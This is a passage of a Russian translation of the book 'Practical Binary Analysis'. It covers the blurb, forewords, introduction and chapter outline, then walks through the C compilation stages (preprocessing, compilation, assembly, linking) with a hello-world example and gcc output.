Практический бинарный анализ

Русский перевод Practical Binary Analysis — практического руководства по форматам ELF и PE, дизассемблированию, бинарной инструментации, динамическому анализу помеченных данных и символьному исполнению.

Больше крутых материалов в моём телеграм-канале @grogrigs

Практический бинарный анализ

> "Андриссе - эксперт по бинарному анализу, способный объяснить даже самые сложные понятия простыми словами, не примитивизируя их".
>
> - Герберт Бос, профессор безопасности систем и сетей

Современные вредоносные программы всё лучше скрывают себя и препятствуют анализу, поэтому для поднятия тёмного занавеса незнания нужны более совершенные методы - в этом помогает бинарный анализ. Его цель - определить истинные свойства бинарных программ и понять, что они на самом деле делают. Обратная разработка и дизассемблирование являются важнейшими первыми шагами, но узнать предстоит гораздо больше.

Это практическое руководство для инженеров по безопасности и хакеров посвящено бинарному анализу и инструментации. Рекомендуется знание C/C++; включён краткий курс x86-64. Изучив основные понятия и форматы, вы будете анализировать бинарные файлы посредством цепочки GNU/Linux, дизассемблирования и внедрения кода, реализуете профилировщики на Pin и инструменты динамического анализа помеченных данных на libdft.

Вы научитесь разбирать ELF и PE и создавать загрузчик посредством libbfd; изменять ELF паразитным внедрением кода и шестнадцатеричным редактированием; создавать дизассемблеры на Capstone; обходить противодействие анализу бинарной инструментацией; обнаруживать перехват управления и утечки анализом помеченных данных; создавать автоматические эксплойты символьным исполнением.

Упражнения помогают перейти от основ ассемблера к сложному анализу и инструментации.

Об авторе. Деннис Андриссе имеет степень PhD по безопасности систем и сетей и ежедневно применяет бинарный анализ. Он один из основных разработчиков PathArmor, защищающего от атак перехвата управления наподобие ROP, и участвовал в ликвидации ботнета GameOver Zeus P2P.

Практический бинарный анализ: создавайте собственные инструменты Linux для бинарной инструментации, анализа и дизассемблирования. Деннис Андриссе. Предисловие Герберта Боса.

Цена: 49,95 доллара (65,95 канадского доллара). Раздел: компьютеры/безопасность. `www.nostarch.com`.

Об авторе

Деннис Андриссе имеет степень PhD по безопасности систем и сетей и ежедневно применяет бинарный анализ в исследованиях. Он один из основных разработчиков PathArmor, системы целостности потока управления, защищающей от атак перехвата управления наподобие ROP. Андриссе также был одним из разработчиков атак, участвовавших в ликвидации однорангового ботнета GameOver Zeus.

О технических рецензентах

Торстен Хольц - профессор факультета электротехники и информационных технологий Рурского университета Бохума, Германия. Его исследовательские интересы охватывают технические аспекты защищённых систем с упором на системную безопасность. Сейчас он занимается обратной разработкой, автоматическим обнаружением уязвимостей и изучением новейших векторов атак.

Тим Видас - ученик искусства взлома. В разные годы он руководил инфраструктурной командой DARPA CGC, продвигал инновации в Dell Secureworks и возглавлял исследовательскую группу CERT по цифровой криминалистике. Он имеет степень PhD Университета Карнеги - Меллона, множество конференционных значков (некоторые чёрные) и число Эрдёша - Бэкона 4-3. Больше всего Тим любит быть отцом и мужем.

Предисловие Герберта Боса

Сегодня можно найти множество книг по ассемблеру и ещё больше описаний форматов ELF и PE. Есть горы статей об отслеживании информационных потоков и символьном исполнении. Но нет единой книги, которая провела бы читателя от основ ассемблера до продвинутого бинарного анализа, показала инструментацию программ, динамический анализ помеченных данных и автоматическое создание эксплойтов символьным исполнением. Иными словами, не было книги о методах, инструментах и образе мышления бинарного аналитика. До сих пор.

Бинарный анализ сложен потому, что требует понимания множества вещей: ассемблера, бинарных форматов, компоновки и загрузки, статического и динамического анализа, организации памяти, соглашений компиляторов - и это лишь основы. Конкретная задача может потребовать ещё более специальных знаний и собственных инструментов. Для многих область выглядит настолько пугающе, что они сдаются, не начав. Столько всего нужно выучить. С чего начать?

Ответ: отсюда. Книга в хорошо структурированной и доступной форме объединяет всё необходимое для начала. И это увлекательно! Даже ничего не зная о виде бинарных программ, их загрузке и исполнении, вы последовательно познакомитесь с понятиями и инструментами и быстро научитесь не только теории, но и практическим экспериментам. На мой взгляд, лишь так достигается глубокое и долговечное понимание.

Даже опытный аналитик бинарного кода, мастер Capstone, Radare, IDA Pro, OllyDbg или других любимых инструментов найдёт здесь много полезного. Продвинутые методы поздних глав покажут, как создавать чрезвычайно сложные средства анализа и инструментации.

Бинарный анализ и инструментация увлекательны, но сложны и обычно освоены лишь небольшой группой экспертов-хакеров. С ростом опасений о безопасности они становятся всё важнее. Нужно анализировать вредоносный код, понимать его действия и способы остановки. Поскольку всё больше вредоносных программ обфусцируются и применяют противодействие анализу, требуются более совершенные методы.

Мы всё чаще анализируем и инструментируем доброкачественные программы, например для усиления существующих бинарных файлов против атак. Можно инструментировать C++, чтобы все виртуальные вызовы функций были направлены только на допустимые методы. Сначала нужно найти методы и вызовы, затем добавить инструментацию с сохранением исходной семантики. Это гораздо легче сказать, чем сделать.

Многие начинают изучать методы, столкнувшись с увлекательной задачей, слишком сложной для имеющихся навыков: превратить игровую приставку в универсальный компьютер, взломать программу или понять вредоносный код на своём компьютере.

В моём несколько неловком случае я хотел сломать защиту видеоигр, которые не мог себе позволить. Я самостоятельно изучал ассемблер и просматривал бинарные файлы в поисках проверок. Это были времена 8-битового процессора 6510 с аккумулятором и двумя регистрами общего назначения. Использование всех 64 Кбайт памяти требовало странных оккультных ритуалов, но система была простой. Вначале ничего не имело смысла. Постепенно опытные друзья помогли мне разобраться. Путь был интересным, но болезненным, раздражающим и долгим. Как мне тогда не хватало книги! Современные 64-битовые процессоры x86 и компиляторы намного сложнее. Понимать код труднее, чем когда-либо. Эксперт, указывающий путь и важные детали, делает путешествие короче, интереснее и, главное, веселее.

Деннис Андриссе - эксперт по бинарному анализу, что буквально подтверждено его диссертацией. Но он не просто учёный, публикующий статьи для других учёных: его работа опирается на практику. Он был одним из немногих, кто провёл обратную разработку печально известного ботнета GameOver Zeus, причинившего, по оценкам, ущерб свыше 100 миллионов долларов, и участвовал в его ликвидации в операции под руководством ФБР. Работая с вредоносным кодом, он увидел сильные стороны и ограничения инструментов и разработал идеи улучшений. Новые методы дизассемблирования Денниса вошли в коммерческие продукты, например Binary Ninja.

Но одного экспертного знания недостаточно: автор должен уметь писать. Андриссе сочетает эти редкие таланты - он способен объяснить самые сложные понятия просто, не примитивизируя их. Его стиль приятен, примеры ясны и показательны.

Я давно хотел такую книгу. Много лет я преподавал анализ вредоносных программ в Амстердамском свободном университете без учебника, потому что его не было. Я использовал разрозненные сетевые источники, руководства и слайды. Когда студенты ежегодно спрашивали, почему нет книги, я отвечал, что хорошего учебника не существует, но когда-нибудь я, возможно, напишу его. Разумеется, не написал.

Это книга о бинарном анализе, которую я надеялся однажды написать, но не смог, и она лучше, чем получилось бы у меня.

Наслаждайтесь путешествием.

Герберт Бос

Предисловие автора

Бинарный анализ - одна из самых увлекательных и сложных тем во взломе и информатике. Кроме того, это одна из самых трудных для изучения областей, во многом из-за недостатка доступной информации.

Книг по обратной разработке и анализу вредоносных программ много, но этого нельзя сказать о продвинутом бинарном анализе: инструментации, динамическом анализе помеченных данных и символьном исполнении. Начинающий вынужден собирать знания в тёмных уголках интернета, из устаревших и порой неверных сообщений групп новостей и малоизвестных статей. Многие статьи и научные работы уже предполагают обширные знания, создавая проблему курицы и яйца. Хуже того, многие инструменты и библиотеки имеют неполную документацию или не имеют её вовсе.

Этой книгой я надеюсь сделать бинарный анализ доступнее, предоставив связный, прямой и практический обзор всех важных тем. Прочитав её, вы будете хорошо подготовлены к быстро меняющемуся миру бинарного анализа и самостоятельному движению дальше.

Благодарности

Прежде всего благодарю мою жену Нортье и сына Ситсе за поддержку во время работы над книгой. Это было невероятно беспокойное время, но вы всегда были рядом.

Благодарю всех сотрудников No Starch Press, помогавших воплотить книгу, особенно Билла Поллока и Тайлера Ортмана за предоставленную возможность, а также Энни Чой, Райли Хоффман и Ким Уимпсетт за замечательную редакторскую и производственную работу. Спасибо техническим рецензентам Торстену Хольцу и Тиму Видасу за подробные замечания, улучшившие книгу.

Спасибо Бену Грасу за помощь в запуске libdft на современной Ubuntu; Джонатану Салвану за отзывы о главах по символьному исполнению; Лоренцо Кавалларо, Эрику ван дер Коуэ и всем, кто первоначально создал слайды, на которых основано приложение по ассемблеру.

Наконец, благодарю Герберта Боса, Асию Словиньску и всех коллег за прекрасную исследовательскую среду, позволившую зародиться идее книги.

Введение

Подавляющее большинство компьютерных программ написано на языках высокого уровня наподобие C и C++, которые компьютер не исполняет непосредственно. Сначала их нужно скомпилировать в бинарные исполняемые файлы с машинным кодом. Но откуда знать, что скомпилированная программа имеет ту же семантику, что исходный код? Тревожный ответ: никак!

Между языком высокого уровня и машинным кодом лежит огромный семантический разрыв, преодолевать который умеют немногие. Даже большинство программистов мало знает о работе своих программ на нижнем уровне и просто доверяет компилятору. Поэтому ошибки компиляторов и реализации, бэкдоры бинарного уровня и вредоносные паразиты способны оставаться незамеченными.

Более того, существует бесчисленное множество бинарных программ и библиотек в промышленности, банках и встроенных системах, исходный код которых давно утрачен или закрыт. Их невозможно исправить или оценить безопасность обычными методами на уровне исходного кода. Это проблема даже для крупнейших компаний, что показал недавний тщательно созданный вручную двоичный патч Microsoft для переполнения буфера в Equation Editor из Microsoft Office.[1]

В книге вы научитесь анализировать и изменять программы на бинарном уровне. Хакеру, исследователю безопасности, аналитику вредоносного кода, программисту или просто заинтересованному читателю эти методы дадут больше контроля и понимания программ, создаваемых и используемых ежедневно.

Что такое бинарный анализ и зачем он нужен?

Бинарный анализ - наука и искусство исследования свойств бинарных компьютерных программ, их машинного кода и данных. Его цель - выяснить и, возможно, изменить истинные свойства программ: что они действительно делают, а не что, по нашему мнению, должны делать.

Бинарный анализ часто связывают с обратной разработкой и дизассемблированием, и отчасти это верно. Дизассемблирование - важный первый этап, а обратная разработка - распространённое применение и зачастую единственный способ документировать закрытую или вредоносную программу. Но область гораздо шире.

Методы в целом делятся на два класса или их сочетание:

Статический анализ. Рассуждает о бинарном файле без запуска. Потенциально можно сразу исследовать весь файл, и процессор с его архитектурой не нужен: например, ARM анализируется на x86. Недостаток - отсутствие состояния времени исполнения, серьёзно усложняющее анализ.

Динамический анализ. Запускает и исследует программу во время исполнения. Часто проще статического, поскольку известно полное состояние, включая переменные и результаты ветвей. Но виден только исполненный код, поэтому интересные части могут быть пропущены.

У обоих подходов есть преимущества и недостатки; книга рассматривает оба. Помимо пассивного анализа вы изучите бинарную инструментацию, изменяющую программу без исходного кода. Она опирается на анализ наподобие дизассемблирования и сама помогает анализу, поэтому книга охватывает оба направления.

Бинарный анализ позволяет документировать и тестировать на проникновение программы без исходников. Даже при наличии исходного кода он помогает находить тонкие ошибки, заметнее проявляющиеся на машинном уровне, и полезен для продвинутой отладки. Книга охватывает эти и другие сценарии.

Что затрудняет бинарный анализ?

Он намного сложнее эквивалентного анализа исходного кода. Многие задачи принципиально неразрешимы: невозможно построить механизм, всегда возвращающий правильный результат. Вот неполный список трудностей.

Нет символьной информации. В C/C++ переменным, функциям и классам дают осмысленные имена - символы. Они облегчают чтение, но не нужны машинному коду, поэтому часто удаляются.

Нет информации о типах. Программы высокого уровня основаны на типах `int`, `float`, `string` и структурах, но в бинарном файле типы явно не указаны, и назначение данных трудно вывести.

Нет высокоуровневых абстракций. Компиляторы отбрасывают классы и функции, поэтому файл выглядит огромным массивом кода и данных; восстановление структуры сложно и подвержено ошибкам.

Смешаны код и данные. Фрагменты данных могут находиться среди исполняемого кода,[2] поэтому данные легко принять за код и наоборот.

Код и данные зависят от расположения. Бинарные файлы не предназначены для изменения: даже одна добавленная инструкция сдвигает код и делает недействительными адреса и ссылки. Любое изменение сложно и легко ломает файл.

Из-за этих трудностей на практике приходится мириться с неточными результатами. Важная часть бинарного анализа - творчески создавать полезные инструменты несмотря на ошибки.

Кому следует читать эту книгу?

Книга предназначена инженерам и исследователям безопасности, хакерам и пентестерам, специалистам по обратной разработке и вредоносным программам, студентам информатики и всем заинтересованным.

Для продвинутых тем нужны:

• Уверенное программирование на C и C++.
• Базовое знание внутреннего устройства ОС: процессов, виртуальной памяти и прочего.
• Умение пользоваться оболочкой Linux, желательно bash.
• Практическое знание ассемблера x86/x86-64. Если его нет, сначала прочитайте приложение A.

Если вы никогда не программировали или не любите низкоуровневые детали, книга, вероятно, не для вас.

Что содержится в книге?

Цель - сделать вас всесторонним бинарным аналитиком, знакомым с основами и продвинутыми темами: инструментацией, анализом помеченных данных и символьным исполнением. Это не исчерпывающий справочник: область и инструменты меняются слишком быстро. Вместо этого книга даёт достаточно знаний для самостоятельного дальнейшего обучения.

Она не рассматривает все тонкости ручной обратной разработки x86/x86-64 и анализа вредоносных программ, хотя приложение A даёт основы. Этим посвящены отдельные книги, перечисленные в приложении D.

Книга разделена на четыре части.

Часть I. Бинарные форматы знакомит с форматами, необходимыми для остальной книги. Знающие ELF, PE и libbfd могут пропустить соответствующие главы.

• **Глава 1. Анатомия бинарного файла** - общее введение.
• **Глава 2. Формат ELF** - формат Linux.
• **Глава 3. Формат PE: краткое введение** - формат Windows.
• **Глава 4. Создание загрузчика посредством libbfd** - разбор файлов и создание используемого далее загрузчика.

Часть II. Основы бинарного анализа:

• **Глава 5** - основные инструменты Linux.
• **Глава 6** - дизассемблирование и фундаментальные шаблоны анализа.
• **Глава 7** - изменение ELF паразитным внедрением и шестнадцатеричным редактированием.

Часть III. Продвинутый бинарный анализ:

• **Глава 8** - собственные дизассемблеры на Capstone.
• **Глава 9** - изменение бинарных файлов посредством Pin.
• **Глава 10** - принципы динамического анализа помеченных данных для отслеживания потоков.
• **Глава 11** - собственные инструменты DTA с libdft.
• **Глава 12** - символьное исполнение для автоматических рассуждений о сложных свойствах.
• **Глава 13** - практические инструменты символьного исполнения с Triton.

Часть IV. Приложения:

• **A** - краткое введение в ассемблер x86.
• **B** - детали `elfinject` и введение в libelf.
• **C** - список инструментов.
• **D** - ссылки, статьи и книги.

Как пользоваться книгой

Архитектура набора инструкций

Практические примеры сосредоточены на Intel x86 и 64-битовой x86-64 (x64); обе называются "ISA x86". Обычно используется x64, если не указано иное.

x86 широко распространена на настольных и портативных компьютерах и в исследованиях, поэтому на неё нацелены многие среды анализа. Её сложность позволяет изучить проблемы, отсутствующие в простых архитектурах. Долгая обратная совместимость с 1978 года дала очень плотный набор инструкций: почти любые байты образуют допустимый код операции. Это усугубляет различение кода и данных. Инструкции имеют переменную длину, допускается невыровненный доступ, поэтому возможны перекрывающиеся и смещённые инструкции. Освоив x86, проще перейти к ARM.

Синтаксис ассемблера

Для x86 распространены Intel и AT&T. Используется менее многословный Intel:

```
mov    edi,0x6
```

Целевой операнд `edi` стоит первым. Различия объяснены в приложении A.

Бинарный формат и платформа разработки

Все примеры разработаны в Ubuntu Linux, преимущественно на C/C++, немногие на Python, поскольку популярные библиотеки ориентированы на Linux и эти API.

Однако техники и большинство инструментов применимы и в Windows. Основной формат - ELF, хотя многие средства поддерживают PE.

Примеры кода и виртуальная машина

Каждая глава имеет примеры и предварительно настроенную виртуальную машину Ubuntu 16.04 со всеми открытыми инструментами. Она доступна по адресам `https://practicalbinaryanalysis.com` и `https://nostarch.com/binaryanalysis/`. Там же есть отдельный архив исходного кода, но без ВМ сложные среды придётся настраивать самостоятельно.

ВМ предназначена для бесплатного VirtualBox (`https://www.virtualbox.org/`) на Windows, Linux и macOS. Установите VirtualBox, выберите File → Import Appliance, импортируйте ВМ и запустите зелёной кнопкой Start. Имя пользователя и пароль: `binary`. Терминал открывается Ctrl-Alt-T.

В `~/code` находится каталог каждой главы и `~/code/inc` с общим кодом. Расширения: `.cc` - C++, `.c` - C, `.h` - заголовки, `.py` - Python. Для сборки главы перейдите в каталог и выполните `make`, кроме отдельно оговорённых случаев.

Важные образцы подробно обсуждаются. Если листинг существует в ВМ, перед ним указано имя файла; прочие подписи могут быть описаниями без соответствующего файла.

Пример:

`filename.c`

```
int
main(int argc, char *argv[])
{
   return 0;
}
```

Если не указано иное, файл находится в каталоге своей главы. Короткие образцы без файла могут не иметь подписи.

В листингах оболочки $ обозначает приглашение, а пользовательский ввод в печатной книге выделен полужирным. Последующие строки без приглашения - вывод. Например:

```
$ cd ~/code && ls
chapter1  chapter2  chapter3  chapter4  chapter5  chapter6  chapter7
chapter8  chapter9  chapter10 chapter11 chapter12 chapter13 inc
```

Иногда вывод редактируется для удобочитаемости, поэтому в ВМ он может немного отличаться.

Упражнения

В конце каждой главы находятся упражнения и задачи для закрепления навыков. Некоторые прямо решаются изученными методами, другие требуют больше усилий и самостоятельного исследования.

Примечания

[1] [назад] `https://0patch.blogspot.nl/2017/11/did-microsoft-just-manually-patch-their.html`
[2] [назад] Некоторые компиляторы делают это чаще других; Visual Studio особенно известна смешением кода и данных.

Часть I. Бинарные форматы

Глава 1. Анатомия бинарного файла

Бинарный анализ целиком посвящён анализу бинарных файлов. Но что именно представляет собой бинарный файл? В этой главе вы познакомитесь с общим устройством бинарных форматов и жизненным циклом бинарного файла. Прочитав её, вы будете готовы перейти к следующим двум главам, посвящённым бинарным файлам ELF и PE - двум наиболее распространённым бинарным форматам в системах Linux и Windows.

Современные компьютеры выполняют вычисления в двоичной системе счисления, в которой все числа выражаются последовательностями единиц и нулей. Машинный код, исполняемый такими системами, называется двоичным кодом. Каждая программа состоит из совокупности двоичного кода (машинных инструкций) и данных (переменных, констант и тому подобного). Чтобы учитывать все программы в системе, необходим способ хранить весь код и все данные, относящиеся к каждой программе, в одном самостоятельном файле. Поскольку в таких файлах находятся исполняемые двоичные программы, их называют исполняемыми бинарными файлами, или просто бинарными файлами. Анализ этих бинарных файлов и является целью данной книги.

Прежде чем углубляться в особенности таких бинарных форматов, как ELF и PE, начнём с общего обзора того, как из исходного кода получают исполняемые бинарные файлы. Затем я дизассемблирую пример бинарного файла, чтобы вы получили ясное представление о коде и данных, содержащихся в бинарных файлах. Полученные здесь знания понадобятся вам при изучении бинарных файлов ELF и PE в главах 2 и 3, а в главе 4 вы создадите собственный загрузчик, который будет разбирать бинарные файлы и подготавливать их к анализу.

1.1. Процесс компиляции программы на Си

Бинарные файлы создаются посредством компиляции - процесса перевода понятного человеку исходного кода, например на Си или C++, в машинный код, который способен исполнять процессор.[1] На рис. 1-1 показаны этапы типичного процесса компиляции программы на Си (для C++ они аналогичны). Компиляция кода на Си включает четыре этапа, один из которых (как ни странно) тоже называется компиляцией, как и весь процесс в целом. Это препроцессорная обработка, компиляция, ассемблирование и компоновка. На практике современные компиляторы нередко объединяют некоторые или все эти этапы, однако в учебных целях я рассмотрю каждый из них отдельно.




Рис. 1-1. Процесс компиляции программы на Си

1.1.1. Этап препроцессорной обработки

Процесс компиляции начинается с некоторого количества исходных файлов, которые требуется скомпилировать (на рис. 1-1 они обозначены как `file-1.c` - `file-n.c`). Исходный файл может быть всего один, но крупные программы обычно состоят из множества файлов. Это не только упрощает управление проектом, но и ускоряет компиляцию: если изменился один файл, достаточно перекомпилировать только его, а не весь код.

Исходные файлы на Си содержат макросы (обозначаемые директивой `#define`) и директивы `#include`. С помощью директив `#include` подключаются заголовочные файлы (с расширением `.h`), от которых зависит исходный файл. На этапе препроцессорной обработки раскрываются все директивы `#define` и `#include` в исходном файле, и в результате остаётся чистый код на Си, готовый к компиляции.

Рассмотрим конкретный пример. В нём используется компилятор `gcc`, который установлен по умолчанию во многих дистрибутивах Linux.

К их числу относится Ubuntu - операционная система, установленная на виртуальной машине. Другие компиляторы, например `clang` или Visual Studio, дали бы сходный результат. Как отмечалось во введении, если не указано иное, все примеры кода в этой книге (включая текущий) я буду компилировать в код x86-64.

Предположим, требуется скомпилировать исходный файл на Си из листинга 1-1, который выводит на экран всем известное сообщение «Hello, world!».

Листинг 1-1. `compilation_example.c`

```
#include <stdio.h>

#define FORMAT_STRING  "%s"
#define MESSAGE        "Hello, world!\n"

int
main(int argc, char *argv[]) {
   printf(FORMAT_STRING, MESSAGE);
   return 0;
}
```

Вскоре вы увидите, что происходит с этим файлом на остальных этапах компиляции, а пока рассмотрим лишь результат препроцессорной обработки. По умолчанию `gcc` автоматически выполняет все этапы компиляции, поэтому ему нужно явно указать остановиться после препроцессорной обработки и показать промежуточный результат. В `gcc` для этого служит команда `gcc -E -P`: параметр `-E` предписывает `gcc` остановиться после препроцессорной обработки, а `-P` заставляет компилятор опустить отладочные сведения, чтобы результат выглядел немного чище. В листинге 1-2 показан сокращённый результат препроцессорной обработки. Запустите виртуальную машину и повторите эти действия, чтобы увидеть полный вывод препроцессора.

Листинг 1-2. Результат работы препроцессора Си для программы «Hello, world!»

```
$ gcc -E -P compilation_example.c

typedef long unsigned int size_t;
typedef unsigned char __u_char;
typedef unsigned short int __u_short;
typedef unsigned int __u_int;
typedef unsigned long int __u_long;

/* ... */

extern int sys_nerr;
extern const char *const sys_errlist[];
extern int fileno (FILE *__stream) __attribute__ ((__nothrow__ , __leaf__)) ;
extern int fileno_unlocked (FILE *__stream) __attribute__ ((__nothrow__ , __leaf__)) ;
```

```
extern FILE *popen (const char *__command, const char *__modes) ;
extern int pclose (FILE *__stream);
extern char *ctermid (char *__s) __attribute__ ((__nothrow__ , __leaf__));
extern void flockfile (FILE *__stream) __attribute__ ((__nothrow__ , __leaf__));
extern int ftrylockfile (FILE *__stream) __attribute__ ((__nothrow__ , __leaf__)) ;
extern void funlockfile (FILE *__stream) __attribute__ ((__nothrow__ , __leaf__));

int
main(int argc, char *argv[]) {
   printf(❶"%s", ❷"Hello, world!\n");
   return 0;
}
```

Заголовок `stdio.h` подключается целиком: все его определения типов, глобальные переменные и прототипы функций как бы «копируются» в исходный файл. Поскольку это происходит с каждой директивой `#include`, вывод препроцессора может быть весьма объёмным. Кроме того, препроцессор полностью раскрывает все случаи использования макросов, определённых с помощью `#define`. В нашем примере это означает, что оба аргумента функции `printf` (`FORMAT_STRING` ❶ и `MESSAGE` ❷) вычисляются и заменяются соответствующими строковыми константами.

1.1.2. Этап компиляции

После завершения препроцессорной обработки исходный текст готов к компиляции. На этом этапе препроцессорный код переводится на язык ассемблера. (Большинство компиляторов здесь же выполняет значительную оптимизацию, уровень которой обычно задаётся параметрами командной строки, например от `-O0` до `-O3` в `gcc`. Как вы увидите в главе 6, степень оптимизации во время компиляции способна существенно повлиять на дизассемблирование.)

Почему результатом этапа компиляции служит текст на языке ассемблера, а не машинный код? Если рассматривать только один язык (в данном случае Си), такое решение кажется нелогичным, но оно приобретает смысл, если вспомнить обо всех прочих языках. Среди популярных компилируемых языков можно назвать Си, C++, Objective-C, Common Lisp, Delphi, Go и Haskell. Создание компилятора, который непосредственно выдавал бы машинный код для каждого из этих языков, стало бы чрезвычайно сложной и трудоёмкой задачей. Гораздо разумнее выдавать ассемблерный код (что само по себе уже достаточно сложно), а окончательный перевод с языка ассемблера в машинный код для всех языков поручить одному специализированному ассемблеру.

Итак, результат этапа компиляции - ассемблерный текст в достаточно понятном человеку виде, в котором сохранена символьная информация. Как уже говорилось, обычно `gcc` автоматически выполняет все этапы компиляции. Поэтому, чтобы увидеть ассемблерный текст, полученный на этапе компиляции, нужно указать `gcc` остановиться после этого этапа и сохранить ассемблерные файлы на диске. Для этого служит параметр `-S` (расширение `.s` традиционно используется для ассемблерных файлов). Кроме того, программе `gcc` передаётся параметр `-masm=intel`, чтобы она выдавала ассемблерный код в синтаксисе Intel, а не в принятом по умолчанию синтаксисе AT&T. В листинге 1-3 показан результат этапа компиляции для нашей программы.[2]

Листинг 1-3. Ассемблерный код, созданный на этапе компиляции программы «Hello, world!»

```
$ gcc -S -masm=intel compilation_example.c
$ cat compilation_example.s

          .file    "compilation_example.c"
          .intel_syntax noprefix
          .section       .rodata
❶.LC0:
          .string        "Hello, world!"
          .text
          .globl  main
```

```
          .type   main, @function
❷main:
.LFB0:
          .cfi_startproc
          push    rbp
          .cfi_def_cfa_offset 16
          .cfi_offset 6, -16
          mov     rbp, rsp
          .cfi_def_cfa_register 6
          sub     rsp, 16
          mov     DWORD PTR [rbp-4], edi
          mov     QWORD PTR [rbp-16], rsi
          mov     edi, ❷OFFSET FLAT:.LC0
          call    puts
          mov     eax, 0
          leave
          .cfi_def_cfa 7, 8
          ret
          .cfi_endproc
.LFE0:
          .size    main, .-main
          .ident   "GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.4) 5.4.0 20160609"
          .section .note.GNU-stack,"",@progbits
```

Пока я не стану подробно разбирать этот ассемблерный код. В листинге 1-3 важно отметить, что его сравнительно легко читать благодаря сохранённым символам и функциям. Например, у констант и переменных вместо одних лишь адресов имеются символьные имена (пусть даже автоматически созданные, как `LC0` ❶ для безымянной строки «Hello, world!»), а функция `main` ❷ снабжена явной меткой.

В данном случае это единственная функция. Все ссылки на код и данные также представлены символически - например, ссылка на строку «Hello, world!» ❸. Позднее, при работе с бинарными файлами, из которых удалены символы, такой роскоши у вас не будет!

1.1.3. Этап ассемблирования

На этапе ассемблирования наконец-то создаётся настоящий машинный код! На вход поступает набор файлов на языке ассемблера, полученных на этапе компиляции, а результатом становится набор объектных файлов, которые иногда также называют модулями. Объектные файлы содержат машинные инструкции, в принципе уже исполнимые процессором. Однако, как я вскоре объясню, до получения готового к запуску исполняемого бинарного файла предстоит выполнить ещё несколько действий. Обычно каждому исходному файлу соответствует один ассемблерный файл, а каждому ассемблерному файлу - один объектный. Чтобы создать объектный файл, программе `gcc` передают параметр `-c`, как показано в листинге 1-4.

Листинг 1-4. Создание объектного файла с помощью `gcc`

```
$ gcc -c compilation_example.c
$ file compilation_example.o
compilation_example.o: ELF 64-bit LSB relocatable, x86-64, version 1 (SYSV), not stripped
```

С помощью утилиты `file` (к этому удобному средству мы вернёмся в главе 5) можно убедиться, что полученный файл `compilation_example.o` действительно является объектным. Именно это и видно в листинге 1-4: файл определяется как перемещаемый 64-разрядный файл ELF с порядком байтов LSB (`ELF 64-bit LSB relocatable`).

Что именно это означает? Первая часть вывода `file` показывает, что файл соответствует спецификации ELF для исполняемых бинарных файлов, подробно рассматриваемой в главе 2. Точнее, это 64-разрядный файл ELF (поскольку в данном примере выполняется компиляция для x86-64) с порядком байтов LSB, то есть числа размещаются в памяти начиная с наименее значимого байта. Но важнее всего то, что файл является перемещаемым.

Перемещаемые файлы не зависят от размещения по какому-либо определённому адресу памяти: их можно свободно перемещать, не нарушая заложенных в код предположений. Увидев слово `relocatable` в выводе `file`, можно понять, что перед вами объектный, а не исполняемый файл.[3]

Объектные файлы компилируются независимо друг от друга, поэтому при ассемблировании одного из них ассемблер не может знать адреса памяти остальных объектных файлов. Именно поэтому объектные файлы должны быть перемещаемыми: тогда их можно скомпоновать в любом порядке и получить законченный исполняемый бинарный файл. Если бы объектные файлы не были перемещаемыми, это оказалось бы невозможно.

Позднее в этой главе, когда придёт время впервые дизассемблировать файл, вы увидите содержимое объектного файла.

1.1.4. Этап компоновки

Компоновка - заключительный этап процесса компиляции. Как следует из названия, на этом этапе все объектные файлы связываются в единый исполняемый бинарный файл. В современных системах компоновка иногда включает дополнительный проход оптимизации, называемый оптимизацией времени компоновки (link-time optimization, LTO).[4]

Нетрудно догадаться, что программа, выполняющая этот этап, называется компоновщиком, или редактором связей. Обычно она отделена от компилятора, который, как правило, реализует все предшествующие этапы.

Как уже упоминалось, объектные файлы являются перемещаемыми, поскольку компилируются независимо друг от друга и потому компилятор не может предполагать, что какой-либо объект окажется по определённому базовому адресу. Кроме того, объектные файлы могут ссылаться на функции или переменные в других объектных файлах либо в библиотеках, внешних по отношению к программе. До этапа компоновки адреса, по которым будет размещён код и данные, ещё неизвестны, поэтому объектные файлы содержат лишь символы перемещения, указывающие, как впоследствии следует разрешить ссылки на функции и переменные. В контексте компоновки ссылки, зависящие от символа перемещения, называются символьными ссылками. Если объектный файл ссылается по абсолютному адресу на собственную функцию или переменную, такая ссылка также будет символьной.

Задача компоновщика - взять все объектные файлы программы и объединить их в единый согласованный исполняемый файл, обычно предназначенный для загрузки по определённому адресу памяти. Поскольку теперь расположение всех модулей в исполняемом файле известно, компоновщик может разрешить и большинство символьных ссылок. Ссылки на библиотеки разрешаются полностью или частично - в зависимости от типа библиотеки.

Статические библиотеки (в Linux они обычно имеют расширение `.a`, как показано на рис. 1-1) объединяются с исполняемым бинарным файлом, что позволяет полностью разрешить все ссылки на них. Существуют также динамические (разделяемые) библиотеки, которые совместно используются в памяти всеми работающими в системе программами. Иными словами, вместо копирования библиотеки в каждый использующий её бинарный файл динамическая библиотека загружается в память всего один раз, а любой бинарный файл, которому она нужна, обращается к этой общей копии. На этапе компоновки адреса размещения динамических библиотек ещё

неизвестны, поэтому ссылки на них разрешить невозможно. Вместо этого компоновщик оставляет символьные ссылки на библиотеки даже в итоговом исполняемом файле; они разрешаются лишь тогда, когда бинарный файл действительно загружается в память для исполнения.

Большинство компиляторов, включая `gcc`, автоматически вызывают компоновщик в конце процесса компиляции. Поэтому для создания полного исполняемого бинарного файла достаточно вызвать `gcc` без специальных параметров, как показано в листинге 1-5.

Листинг 1-5. Создание исполняемого бинарного файла с помощью `gcc`

```
